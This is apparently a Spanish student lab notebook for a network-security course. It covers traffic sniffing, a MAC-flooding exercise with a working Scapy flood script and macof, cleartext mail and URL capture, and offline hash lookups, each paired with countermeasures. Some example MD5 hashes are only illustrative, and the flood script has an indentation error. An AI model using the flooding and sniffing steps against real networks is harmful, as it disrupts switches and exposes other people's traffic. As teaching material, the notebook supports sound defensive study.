- Recomendación: usar HTTPS/FTPS/SFTP para proteger el contenido y metadatos cuando sea posible.


```
┌──(kali㉿kali)-[~]
└─$ sudo tshark -i eth0 -w captura_temporal.pcap 'tcp port 80 or tcp port 21'
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
tshark: The file to which the capture would be saved ("captura_temporal.pcap")
 not be opened: Permission denied.
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tshark -i eth0 -w /tmp/captura_temporal.pcap 'tcp port 80 or tcp port
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
```

```
┌──(kali㉿kali)-[~]
└─$ curl http://[IP_Servidor_HTTP]/prueba.txt
curl: (3) bad range in URL position 9:
http://[IP_Servidor_HTTP]/prueba.txt
        ^

┌──(kali㉿kali)-[~]
└─$ curl -X PUT -T prueba.txt http://[IP_Servidor_HTTP]/upload/prueba.txt
curl: (3) bad range in URL position 9:
http://[IP_Servidor_HTTP]/upload/prueba.txt
        ^
```

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.64/prueba.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.65 (Debian) Server at 192.168.0.64 Port 80</address>
</body></html>
```



Opción A — HTTP (subida/descarga de prueba.txt)

1. Prepara el fichero:

   echo "hola" > prueba.txt

2. Captura solo HTTP durante ~300 paquetes (ajusta interfaz):

   # Lista interfaces: tshark -D (elige p.ej. eth0)

   sudo tcpdump -i eth0 -w captura_http.pcap 'tcp port 80' -c 300

   Deja **esa terminal capturando**.

3. En otra terminal, genera tráfico HTTP contra tu servidor local:

   # Subir (si tienes endpoint de subida):

   curl -v -F "file=@prueba.txt" http://<IP-SERVIDOR>/upload/

   # Descargar:

   curl -O http://<IP-SERVIDOR>/prueba.txt

   Vuelve a la captura y **Ctrl+C** para cerrar el pcap.

4. Analiza nombres y tamaños:

   tshark -r captura_http.pcap -Y http -T fields \

   -e http.request.full_uri -e http.content_length

   Tip: si tu servidor es HTTPS, usa uno **HTTP** solo para la demo, o crea un vhost temporal sin TLS dentro del lab.

```
┌──(kali㉿kali)-[~]
└─$ echo "hola" > prueba.txt

┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -w captura_http.pcap 'tcp port 80' -c 300

tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
s
```

```
┌──(kali㉿kali)-[~]
└─$ curl -v -F "file=@prueba.txt" http://192.168.0.64/upload/
*   Trying 192.168.0.64:80 ...
* Connected to 192.168.0.64 (192.168.0.64) port 80
* using HTTP/1.x
> POST /upload/ HTTP/1.1
> Host: 192.168.0.64
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Length: 205
> Content-Type: multipart/form-data; boundary=------------------------L8QyooCH5
LKU0zY4
>
* upload completely sent off: 205 bytes
< HTTP/1.1 404 Not Found
< Date: Tue, 28 Oct 2025 09:29:28 GMT
< Server: Apache/2.4.65 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
┌──(kali㉿kali)-[~]
└─$ curl -O http://192.168.0.64/prueba.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   274  100   274    0     0  66295      0 --:--:-- --:--:-- --:--:-- 68500
```

```
┌──(kali㉿kali)-[~]
└─$ curl -O http://192.168.0.64/prueba.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   274  100   274    0     0  66295      0 --:--:-- --:--:-- --:--:-- 68500

┌──(kali㉿kali)-[~]
└─$ tshark -r captura_http.pcap -Y http -T fields \
>   -e http.request.full_uri -e http.content_length

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 -w captura_http.pcap 'tcp port 80' -c 300

tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
s
^C1 packet captured
1 packet received by filter
0 packets dropped by kernel

┌──(kali㉿kali)-[~]
└─$
```

---

9) macof — inundación de MAC (simulado)

Objetivo: mostrar el **efecto observable** (aumento de tráfico broadcast / inundación) sin necesidad de acceder a una CAM table real. Fácil de montar con 2–3 VMs en VirtualBox.

Topología (VirtualBox)

- VM **Kali-attacker** (donde se genera la inundación)
- VM **Victim** (máquina objetivo, p. ej. Ubuntu)
- (Opcional) VM **Monitor** o usar la Victim para capturas

Todas las VMs en la **misma red interna** de VirtualBox (por ejemplo, red llamada red_lab — NIC configurada como *Internal Network*).

Pasos (preparación)

1. Crear snapshots de todas las máquinas.
2. Asegurarse de que las VMs pueden hacer ping entre sí (p. ej. ping 192.168.56.11).
3. En la VM Monitor (o Victim), preparad tcpdump/tshark:

```
# en la VM Monitor (o Victim) como root

sudo apt update

sudo apt install tcpdump tshark -y
```

```
# Preparar fichero de captura

sudo tcpdump -i eth0 -w /tmp/mac_flood_before.pcap &

# (luego ctrl+c para detener cuando corresponda)
```

Generar la inundación (Kali-attacker)

Tienes dos opciones: usar macof (si está disponible) o usar un script Python/Scapy (más controlable). **Recomiendo Scapy** por ser didáctico y reproducible.

Opción 1 — Scapy (recomendado)

En Kali instala scapy si hace falta:

```
sudo apt update

sudo apt install python3-scapy -y
```

Script flood_mac.py (genera tramas Ethernet con **múltiples MACs fuente aleatorias** hacia la red, provocando que el “switch virtual” vea muchas MACs nuevas):

```
#!/usr/bin/env python3

from scapy.all import Ether, sendp, RandMAC

import argparse

import time



parser = argparse.ArgumentParser()

parser.add_argument("--iface", required=True, help="Interface to send on (e.g. eth0)")

parser.add_argument("--target", required=False, help="Destination MAC (broadcast by default)", default="ff:ff:ff:ff:ff:ff")

parser.add_argument("--count", type=int, default=5000, help="Number of frames to send")

parser.add_argument("--interval", type=float, default=0.0, help="Interval between frames")

args = parser.parse_args()



for i in range(args.count):

        src = str(RandMAC())

        pkt = Ether(src=src, dst=args.target)/b'\x00'*46

        sendp(pkt, iface=args.iface, verbose=False)

        if args.interval>0:

        time.sleep(args.interval)

print("Done")
```

Ejecutar (como root):

```
sudo python3 flood_mac.py --iface eth0 --count 3000
```

Ajustad --count según lo que queráis demostrar (3000 es suficiente en lab).

Opción 2 — macof (si preferís usar herramienta existente)

Instalar:

```
sudo apt install dsniff -y
```

Ejecutar (como root — **solo en lab**):

```
sudo macof -i eth0
```

(macof enviará tramas con MACs aleatorias hasta ser detenido con Ctrl+C)

Capturar y observar

En Monitor/Victim, antes y durante la inundación:

```
# iniciar captura antes

sudo tcpdump -i eth0 -w /tmp/flood_before.pcap

# detener con Ctrl+C cuando empecéis la inundación y queráis analizar "antes"



# iniciar captura durante la inundación

sudo tcpdump -i eth0 -w /tmp/flood_during.pcap

# detener con Ctrl+C tras unos segundos
```

Analizar rápido con tshark:

```
# Contar paquetes por tipo (ARP/IPv4/broadcast)

tshark -r /tmp/flood_during.pcap -q -z io,phs



# Contar tramas broadcast / multicast

tshark -r /tmp/flood_during.pcap -Y "eth.dst == ff:ff:ff:ff:ff:ff" -T fields -e frame.number | wc -l
```

```
# Ver primeras 20 tramas para comprobar src MACs distintas

tshark -r /tmp/flood_during.pcap -T fields -e eth.src | sort | uniq -c | sort -nr | head -n 30
```

Qué observar (discusión / solución)

- Aumento notable de **tramas broadcast**/multicast en flood_during.pcap frente a flood_before.pcap.
- Lista larga de **MACs fuente distintas** en el análisis eth.src.
- En un switch real, si la CAM table se llena, el switch **no tiene entradas para muchas MACs** y **comienza a floodear** (reenvía tramas por todos los puertos) — en nuestro lab observaréis más tráfico broadcast en la Victim/Monitor.

10) mailsnarf — capturar correos sin TLS (solo en lab)

Objetivo: mostrar exposición de cabeceras y cuerpos si SMTP/IMAP/POP no usan TLS.

Preparación: servidor SMTP/IMAP de laboratorio sin TLS y cliente que envía correo de prueba.

Comando para capturar:

```
sudo tcpdump -i eth0 -w mail_capture.pcap port 25 or port 110 or port 143

# analizar con tshark

tshark -r mail_capture.pcap -Y smtp -V | less
```

Salida ejemplo (fragmento):

```
From: alumno@lab.local

To: profesor@lab.local

Subject: Prueba

Body: Este es un correo de ejemplo...
```

Explicación (solución):

- Se muestran cabeceras y cuerpo en texto claro.
- Contramedidas: habilitar STARTTLS/SMTPS/IMAPS/POP3S, autenticación segura, DANE/TLSA si procede.

---

11) urlsnarf / urlenarf — URLs visitadas

Objetivo: listar URLs visitadas desde una máquina cliente en HTTP no cifrado.

Preparación: navegar desde VM cliente a páginas HTTP en el servidor local.

Comando:

```
tshark -r captura_http.pcap -Y http.request -T fields -e ip.src -e http.host -e http.request.uri
```

o

```
sudo urlsnarf -i eth0
```


Salida ejemplo:


```
192.168.56.11   interno.lab   /pagina1.html

192.168.56.11   interno.lab   /assets/logo.png
```

Interpretación (solución):

- Se puede correlacionar qué URLs visita cada IP.
- Recomendación: forzar HTTPS y HSTS en servidores.







---

12) RainbowCrack — mini-demo de tabla arcoíris (conceptual y local)


Objetivo: entender el poder de tablas precomputadas y por qué el *salt* las inutiliza.

Actividad práctica (local, sin usar tablas públicas):

1. **Generar hash MD5 de la palabra secret1:**

```
printf "secret1" | md5sum

# salida: 5ebe2294ecd0e0f08eab7690d2a6ee69
```



2. **Crear una pequeña base local con hashes de una wordlist y buscar:**

```
# crear local_hash_db.txt

while read -r pw; do

 printf "%s" "$pw" | md5sum | awk '{print $1":"pw}'

done < wordlist.txt > local_hash_db.txt




# buscar

grep "^5ebe2294ecd0e0f08eab7690d2a6ee69:" local_hash_db.txt

# salida esperada: 5ebe2294...:secret1
```

Interpretación (solución):

- **Si el hash está en la base local, se recupera la contraseña.**
- **Añade un *salt* (por ejemplo salt+password) y vuelve a calcular: entonces el hash resultante no aparece en la tabla precomputada.**
- **Conclusión: usar salt + algoritmos KDF (bcrypt, Argon2, PBKDF2) aumenta el coste de ataques.**



---

13) CrackStation / consulta de hashes (uso didáctico, offline)

Objetivo: simular consulta de hashes contra una base local.

Pasos (local):

- **Crear local_hash_db.txt como en el ejercicio anterior con wordlist pequeña.**
- **Buscar el hash de password123 (482c811da5d5b4bc6d497ffa98491e38) en la DB local con grep.**

Comando:

```
grep "^482c811da5d5b4bc6d497ffa98491e38:" local_hash_db.txt

# salida: 482c811...:password123
```

Explicación (solución):

- **Si la contraseña es común, aparecerá.**
- **Medidas: usar hashing fuerte con salt y KDF; evitar contraseñas comunes.**

```
┌──(kali㉿kali)-[~]
└─$ grep "^5ebe2294ecd0e0f08eab7690d2a6ee69:" local_hash_db.txt

grep: local_hash_db.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ grep "^5ebe2294ecd0e0f08eab7690d2a6ee69:" local_hash_db.txt

grep: local_hash_db.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ grep "e52d98c459819a11775936d8dfbb7929:" local_hash_db.txt
grep: local_hash_db.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ nano local_hash_db.txt

┌──(kali㉿kali)-[~]
└─$ grep "482c811da5d5b4bc6d497ffa98491e38" local_hash_db.txt
482c811da5d5b4bc6d497ffa98491e38:password123
```

```
┌──(kali㉿kali)-[~]
└─$ grep "482c811da5d5b4bc6d497ffa98491e38" local_hash_db.txt
482c811da5d5b4bc6d497ffa98491e38:password123

┌──(kali㉿kali)-[~]
└─$
```

1. **Crea la Contraseña Conocida:** Para simular la vulnerabilidad, vamos a crear la entrada de la contraseña que quieres descifrar: `password123`.
2. **Crea el archivo:** Abre un editor de texto (como `nano`) y crea el archivo `local_hash_db.txt` en tu directorio actual.

```bash
nano local_hash_db.txt
```

3. **Inserta las Entradas:** Copia las siguientes líneas en el archivo (al menos la línea que contiene el *hash* de `password123` y algunas otras entradas comunes):

```plaintext
482c811da5d5b4bc6d497ffa98491e38:password123
5f4dcc3b5aa765d61d8327deb882cf99:password
f2b056157d23a9d941865c1926615020:123456
11a5113d07817e8b6c41b81628d09d31:admin
```

(Nota: Estos son hashes MD5 de ejemplo para ilustrar el formato `hash:contraseña`.)

1. **Ejecuta el Comando de Búsqueda:**

```bash
grep "482c811da5d5b4bc6d497ffa98491e38" local_hash_db.txt
```

GLOSARIO

Qué significa NetBIOS

NetBIOS significa Network Basic Input/Output System.
Es una API (interfaz de comunicación) creada en los años 80 para que las aplicaciones pudieran comunicarse entre ordenadores dentro de una red local (LAN).

👉 No es un protocolo de red por sí mismo, sino una capa de servicios que permite a los equipos de una red local:

- **Reconocerse por nombre NetBIOS (por ejemplo, EQUIPO01 en lugar de una IP).**
- **Compartir recursos, como carpetas o impresoras (a través de SMB).**
- **Enviar mensajes o sesiones entre ordenadores (algo que hoy casi no se usa).**

¿Qué es Samba?

Samba es un software libre que permite que un sistema Linux o Unix pueda compartir archivos e impresoras con equipos Windows dentro de